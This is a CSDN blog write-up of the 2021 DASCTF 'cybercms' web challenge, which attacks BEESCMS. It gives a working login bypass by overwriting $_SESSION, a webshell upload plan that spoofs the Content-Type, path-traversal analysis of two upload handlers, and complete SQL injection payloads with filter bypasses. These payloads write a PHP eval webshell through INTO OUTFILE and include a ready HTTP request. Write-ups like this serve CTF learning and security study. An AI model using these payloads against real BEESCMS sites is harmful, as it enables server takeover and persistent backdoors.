

【CTF大赛】2021 DASCTF July cybercms 一探再探

原创

IT老涵 于 2021-08-28 15:41:10 发布 138 收藏

分类专栏: [网络安全](#) [程序员](#) 文章标签: [php](#) [网络安全](#) [计算机网络](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/HBohan/article/details/119968677>

版权



[网络](#) 同时被 3 个专栏收录

355 篇文章 13 订阅


订阅专栏



[安全](#)

375 篇文章 21 订阅

订阅专栏



[程序员](#)

133 篇文章 11 订阅

订阅专栏

引言

在前不久结束的 2021 DASCTF July X CBCTF 4th 比赛中, 有一道名为 cybercms 的 web 题目。

预期解是从后台登录处进行 SQL 注入写入一句话木马, 然而咱在做题的时候尝试了另一种思路, 用的是后台登录绕过 & 木马上传的手法。

由于比赛的时候半天打不通就十分难受, 赛后还是想不明白就来稍微深入探究了一下, 经过曲折最后终于成功打通了。


这篇就来记录一下做这道题时候的心路历程吧.....

题目初探

cybercms

赛博CMS, 只为安全而生

Hint: 信息搜集是一个web手必备的技能



很好, 是 BEESCMS, head 里的 description 没改, 正文里其实也没改完。


从官网找到了 官方 V4.0 源码下载

(不过貌似没啥用 后来发现还是有用的)

后台登录绕过 & 上传

参考【代码审计】beescms 变量覆盖漏洞导致后台登陆绕过分析, \$_SESSION 可以被任意覆盖。

```
POST /
...
_SESSION[login_in]=1&_SESSION[admin]=1&_SESSION[login_time]=9999999999
```



然后直接可以访问后台了。

The screenshot shows the BEESCMS administration panel. At the top, there's a header with the site name 'BEESCMS' and user information. A sidebar on the left contains navigation menus for '程序首页', '网站设置', '客服幻灯', '网站栏目', '内容管理', '模板管理', '留言表单', '会员管理', '工具', and '开发选项'. The main content area is titled '基本信息' and contains three sections: '统计信息' (Statistics) showing counts for articles, products, downloads, recruitment, and forms; '缓存信息' (Cache Information) showing generation times for language, directory, and module caches; and '系统信息' (System Information) listing the operating system as Linux and the web server as nginx/1.14.2. A footer at the bottom right reads '安全客 CSDN @HBohan'.

参考 代码审计就该这么来3 beescms getshell

按照文中的思路，上传一个后缀为 .php 的一句话木马，并修改 Content-Type: image/png 来通过后端对文件类型的校验。

【网安资料】

然而发现他文件目录没权限上传啊，随便上传一个正常的图片也是如此.....


This block contains a terminal screenshot and a modal dialog. The terminal shows two warning messages: 'Warning: move_uploaded_file(/var/www/html/upload/img/.png): failed to open stream: Permission denied in /var/www/html/includes/fun.php on line 603' and 'Warning: move_uploaded_file(): Unable to move '/tmp/phpDcAOo0' to '/var/www/html/upload/img/.png' in /var/www/html/includes/fun.php on line 603'. Below the terminal is a modal dialog box with the title '操作信息' (Operation Information). The dialog contains the text '图片上传失败' (Image upload failed) and '页面将在秒后自动返回' (The page will automatically return in seconds). A footer at the bottom right reads '安全客 (CSDN @HBohan)'.

源码泄露



麻了，做到一半才发现有 源码泄露，/www.zip...

diff 大法好啊，看来官方源码还是有用的 2333。

多了个 hackable/ 目录，看起来只有这个目录可写的样子。（虽然最后发现也不行



登录还过滤了一下 SQL 注入。



注意的是还把 /* * 的过滤给去掉了。

上传点源码审计

再来看上传部分的源码。





审了一波源码，发现其实可以构造目录穿越。

```

Web_cybercms > www > admin > admin_pic_upload.php > html > body
193 $up=$_POST['up'];
194 $pic_alt=$_POST['pic_alt'];
195 $is_alt = $_POST['is_alt'];
196 $is_thumb=$_POST['is_thumb'];
197 $thumb_width=$_POST['thumb_width'];
198 $thumb_height=$_POST['thumb_height'];
199 $up_is_thumb=intval($is_thumb);
200 $up_thumb_width=empty($thumb_width)?$_sys['thumb_width']:intval($thumb_width);
201 $up_thumb_height=empty($thumb_height)?$_sys['thumb_height']:intval($thumb_height);
202 $pic_cate=$_POST['pic_cate'];
203 if(is_array($_FILES['up']['tmp_name'])){
204     foreach($_FILES['up']['tmp_name'] as $k=>$v){
205         if(empty($v)){continue;}
206         $value_arr=array();
207         $pic_info=array();
208         //有图上传图片
209         if(is_uploaded_file($v)){
210             $pic_info['tmp_name']=$v;
211             $pic_info['size']=$_FILES['up'][$k]['size'];
212             $pic_info['type']=$_FILES['up'][$k]['type'];
213             $pic_info['name']=$_FILES['up'][$k]['name'];
214             $pic_name_alt=empty($is_alt)?':'.$pic_alt[$k];
215             $is_up_size = $_sys['upload_size']*1000*1000;
216             $value_arr=up_img($pic_info,$is_up_size,array('image/gif','image/jpeg','image/png','image/jpg','image/bmp','image/pjpeg','image/x-png'),$up_is_thumb,
                $up_thumb_width,$up_thumb_height,$logo=1,$pic_name_alt);
217             //处理上传后的图片信息
218             $pic_name=$value_arr['up_pic_name'];//图片名称空
219             $pic_ext=$value_arr['up_pic_ext'];//图片扩展名
220             $pic_title = $pic_alt[$k];//图片描述
221             $pic_size = $value_arr['up_pic_size'];//图片大小
222             $pic_path = $value_arr['up_pic_path'];//上传路径
223             $pic_time = $value_arr['up_pic_time'];//上传时间
224             $pic_thumb = iconv('GBK','UTF-8',$value_arr['thumb']);//缩略图
225             $cate = empty($pic_cate)?1:$pic_cate;//图片栏目
226             //入库
227 $sql="insert into ".DB_PRE."uppics (pic_name,pic_ext,pic_alt,pic_size,pic_path,pic_time,pic_thumb,pic_cate) values ('".$pic_name."','".$pic_ext."','".$pic_title."','".$pic_size."','".$pic_path."','".$pic_time."','".$pic_thumb."','".$cate."');
    
```

```

Web_cybercms > www > includes > fun.php > up_img
570 */
571 function up_img($file,$size,$type,$thumb=0,$thumb_width='', $thumb_height='', $logo=1,$pic_alt=''){
572     if(file_exists(DATA_PATH.'sys_info.php')){include(DATA_PATH.'sys_info.php');}
573     if(is_uploaded_file($file['tmp_name'])){
574         if($file['size']>$size){
575             msg('图片超过'.$size.'大小');
576         }
577         $pic_name=pathinfo($file['name']);//图片信息
578
579         $file_type=$file['type'];
580         if(!in_array(strtolower($file_type),$type)){
581             msg('上传图片格式不正确');
582         }
583         $path_name="upload/img/";
584         $path=CMS_PATH.$path_name;
    
```

```
585     if(!file_exists($path)){
586         @mkdir($path);
587     }
588     $up_file_name=empty($pic_alt)?date('YmdHis').rand(1,10000):$pic_alt;
589     $up_file_name2=iconv('UTF-8','GBK',$up_file_name);
590     $file_name=$path.$up_file_name2.'.'.$pic_name['extension'];
591
592     if(file_exists($file_name)){
593         msg('已经存在该图片, 请更改图片名称! ');//判断是否重名
594     }
595
596     $return_name['up_pic_size']=$file['size'];//上传图片大小
597     $return_name['up_pic_ext']=$pic_name['extension'];//上传文件扩展名
598     $return_name['up_pic_name']=$up_file_name;//上传图片名
599     $return_name['up_pic_path']=$path_name;//上传图片路径
600     $return_name['up_pic_time']=time();//上传时间
601     unset($pic_name);
602     //开始上传
603     if(!move_uploaded_file($file['tmp_name'],$file_name)){
604         msg('图片上传失败','',0);
605     }
606     $file_info=@getimagesize($file_name);
```

CSDN @HBohan

\$up_file_name2 由 \$pic_alt 而来，这个是可控的，只需要构造个目录穿越到 hackable 目录下就完事了。

【网安资料】

为了进到这里，上传的时候记得再把 Content-Type: image/png 改好，is_alt 设为 1。

然而还是没打通，报错和上面的类似，也是 PHP 执行的时候文件目录没权限，只不过可以注意到文件名是 .php 了。

（咱也不知道为啥他 \$pic_alt 没传进来，留空的话也不是随机数，一脸懵逼

另一个上传点审计

于是么得办法，再挖了另一个文件上传的点，考虑通过 修改已上传图片的接口 来进行上传。

参数	参数值
图片名称:	<input type="text"/>
缩略图:	<input type="radio"/> 是 <input checked="" type="radio"/> 否 重新生成缩略图选择'是', 只修改信息选择'否'
缩略图大小:	<input type="text" value="300"/> 宽 <input type="text" value="200"/> 高 只在生成缩略图时起作用
图片alt:	<input type="text" value="miao"/>
重新上传:	<input type="button" value="选择文件"/> 未选择任何文件 <small>新上传的图片会使用原图片的名称, 后缀名不会更改, 建议使用与原图片一样的后缀名</small>

CSDN @HBohan

相应源码如下。

```
Web_cybercms > www > admin > admin_pic.php > ...
49 //处理修改的图片
50 elseif($action=='save_edit'){
51     $id=intval($_POST['id']);
52     if(empty($id)){msg('参数发生错误,请重新操作');}
53     $is_thumb=intval($_POST['is_thumb']);
54     $thumb_width=intval($_POST['thumb_width']);
55     $thumb_width=empty($thumb_width)?$_sys['thump_width']:$thumb_width;
56     $thumb_height=intval($_POST['thumb_height']);
57     $thumb_height=empty($thumb_height)?$_sys['thumb_height']:$thumb_height;
58     $pic_alt=$_POST['pic_alt'];//图片alt
59     $pic_thumb=$_POST['pic_thumb'];//图片缩略图
60     $pic_thumb = iconv('UTF-8','GBK',$pic_thumb);
61     $pic_ext=$_POST['pic_ext'];//图片后缀名
62     $file_name=CMS_PATH.$_POST['pic'];//上传图片路径
63     $file_name = iconv('UTF-8','GBK',$file_name);
64     $pic_name=$_POST['pic_name'];//图片名称
65     $pic_name = iconv('UTF-8','GBK',$pic_name);
66     $pic_path=$_POST['pic_path'];//图片所在目录
67     $pic_cate=$_POST['pic_cate'];//图片类别
68     $new_pic=$_FILES['new_pic'];
69     $return_thumb='';//缩略图
70     if(file_exists(DATA_PATH.'sys_info.php')){include(DATA_PATH.'sys_info.php');}
71     //是否重新上传图片
72     if(is_uploaded_file($new_pic['tmp_name']))[[
73         //判断大小
74         if($new_pic['size']>$_sys['upload_size']){msg('图片太大,请缩小');}
75         //判断格式
76         if(!in_array(strtolower($new_pic['type']),array('image/gif','image/jpeg','image/png','image/jpg','image/bmp','image/pjpeg'))){msg('上传图片格式不正确');}
77         //图片信息
78         $new_pic_info=pathinfo($new_pic['name']);
79         //替换图片
80         $new_pic_name=CMS_PATH.$pic_path.$pic_name.'.'.$new_pic_info['extension'];
81         //删除原来图片
82         @unlink($file_name);
83         //上传图片
84         @move_uploaded_file($new_pic['tmp_name'],$new_pic_name);
85         //对文件重新赋值,方便生成缩略图
```

CSDN @HBohan

这里的 \$pic_path 和 \$pic_name 都是可控的，任意改一个就完事了。当然这是 PHP/5.6.40，%00 截断不可行 2333.

然而还是打不通.....

绝绝子，挖了两条上传的路，试着绕到 hackable 目录也打不通.....

看来还是文件目录的限制吧。

心态炸了啊啊啊啊。

SQL 注入写马（预期解）

害，赛后看了看大佬的 wp，么得办法，还是得走 SQL 注入写入文件呗。（佛了

← → ↻ ▲ 不安全 | a10f5ec3-1cae-476e-bb23-31ed556086dd.node4.buuoj.cn/admin/login.php?action=ck_login

bad! hacker!

sql:select id,admin_name,admin_password,admin_purview,is_disable from bees_admin where admin_name='admin' limit 0,1

[返回](#)

CSDN @HBohan

再来看上面 diff 出来的关于 SQL 注入的语句。

```
function fl_value($str){
    if(empty($str)){return;}
    return preg_replace('/select|insert | update | and | in | on | left | joins | delete |\%|\=|\.\.|\./|\.\./| uni
on | from | where | group | into | load_file
|outfile/i','',$str);
}
define('INC_BEES','B'. 'EE'. 'SCMS');
function fl_html($str){
    return htmlspecialchars($str);
}
function fl_vvv($str){
    if(empty($str)){return;}
    if(preg_match("/\ /i", $str)){
        exit('Go away,bad hacker!!!');
    }
    preg_replace('/0x/i','',$str);
    return $str;
}
```

过滤了空格，倒是把 /* 过滤去掉了，另外把一些关键词过滤为空了，双写绕过就完事了。

根据代码里登录的 SQL 语句【网安资料】

```
$rel=$GLOBALS['mysql']->fetch_asc("select id,admin_name,admin_password,admin_purview,is_disable from ".DB_PRE."a
dmin where admin_name='".$user."' limit 0,1");
```

构造 SQL

```
# select xxx into outfile xxx
# <?php eval($_REQUEST['m']);?>

admin'/**/uni union on/**/seselectlect/**/null,null,null,null,0x3c3f706870206576616c28245f524551554553545b276d27
5d293b3f3e/**/in in to/**/outoutfilefile/**/'/var/www/html/upload/miao.php'#
```

（咱也不知道为啥 0x 没被过滤为空，双写 0x 发现并没有被删除反而 SQL 执行报错了

Payload:

```
POST /admin/login.php?action=ck_login HTTP/1.1
user=admin%27%2F%2A%2A%2Funi%20union%20on%2F%2A%2A%2Fseselectlect%2F%2A%2A%2Fnull%2Cnull%2Cnull%2Cnull%2C0x3c3f7
06870206576616c28245f524551554553545b276d275d293b3f3e%2F%2A%2A%2Fin%20in%20to%2F%2A%2A%2Foutoutfilefile%2F%2A%2A
%2F%27%2Fvar%2Fwww%2Fhtml%2Fupload%2Fmiao%2Ephp%27%23&password=miao&code=&submit=true&submit.x=43&submit.y=24
```


当然也可以用 char 函数写入木马。

```
admin'/**/uni union on/**/seselectlect/**/null,null,null,null,char(60,63,112,104,112,32,101,118,97,108,40,36,95,82,69,81,85,69,83,84,91,39,109,39,93,41,59,63,62)/**/in in to/**/outoutfilefile/**/'/var/www/html/upload/miao.php'#
```

进去发现果然 MySQL 就是 root 用户起来的，于是就能写入文件。

而 PHP 运行在 www-data 用户，/var/www/html 目录是给 www-data 用户了，但子目录没递归变更属主也没给写入权限就离谱。

```
$ ps -ef
PID  USER      TIME  COMMAND
  1  root      0:07  /bin/sh /usr/local/bin/docker-php-entrypoint
 10  root      0:21  /usr/bin/mysqld --user=root --skip-name-resolve --skip-networking=0
 54  root      0:02  php-fpm: master process (/usr/local/etc/php-fpm.conf)
 60  root      0:00  nginx: master process nginx
 61  nginx     0:00  nginx: worker process
 62  www-data  0:00  php-fpm: pool www
 63  www-data  0:01  php-fpm: pool www
19798 root      0:00  sleep 5s
19799 www-data  0:00  ps -ef
```

也有可能预期解就只有这条路可走吧。

```
 1  9  admin  67a5a77ba2e3d0f10146dcd9ca323318  1  0
 2  \N  \N  \N  \N  total 20
 3  drwxr-xr-x  1 root  root  35 Aug  2 15:41 .
 4  drwxr-xr-x  1 www-data www-data  34 Aug  2 13:16 ..
 5  -rw-rw-rw-  1 root  root  83 Aug  2 15:31 c.php
 6  drwxr-xr-x  2 root  root  54 Jul 30 05:40 fck
 7  drwxr-xr-x  2 root  root  24 Jul 30 05:40 file
 8  drwxr-xr-x  7 root  root 4096 Jul 30 05:40 img
 9  -rw-r--r--  1 root  root  0 Jul 30 05:39 index.html
10  -rw-r--r--  1 root  root 1199 Jul 30 05:39 mark_logo.gif
11  -rw-rw-rw-  1 root  root  83 Aug  2 15:41 miao.php
12  -rw-r--r--  1 root  root  945 Jul 30 05:39 no_pc.gif
13
```

CSDN @HBohan


```
 1  9  admin  67a5a77ba2e3d0f10146dcd9ca323318  1  0
 2  \N  \N  \N  \N  total 5456
 3  drwxr-xr-x  1 www-data www-data  34 Aug  2 13:16 .
 4  drwxr-xr-x  1 root  root  18 Feb 29 2020 ..
 5  -rw-r--r--  1 root  root  382 Jul 30 05:39 .htaccess
 6  drwxr-xr-x  4 root  root 4096 Jul 30 05:40 admin
 7  drwxr-xr-x  2 root  root  41 Jul 30 05:40 alone
 8  drwxr-xr-x  2 root  root  67 Jul 30 05:40 article
 9  drwxr-xr-x  2 root  root  40 Jul 30 05:40 book
10  drwxr-xr-x  7 root  root  131 Jul 30 05:40 ckeditor
11  drwxr-xr-x 13 root  root 4096 Jul 30 05:40 data
12  drwxr-xr-x  2 root  root  61 Jul 30 05:40 down
13  drwxr-xr-x  2 root  root  6 Jul 30 05:40 hackable
14  drwxr-xr-x  2 root  root  288 Jul 30 05:40 includes
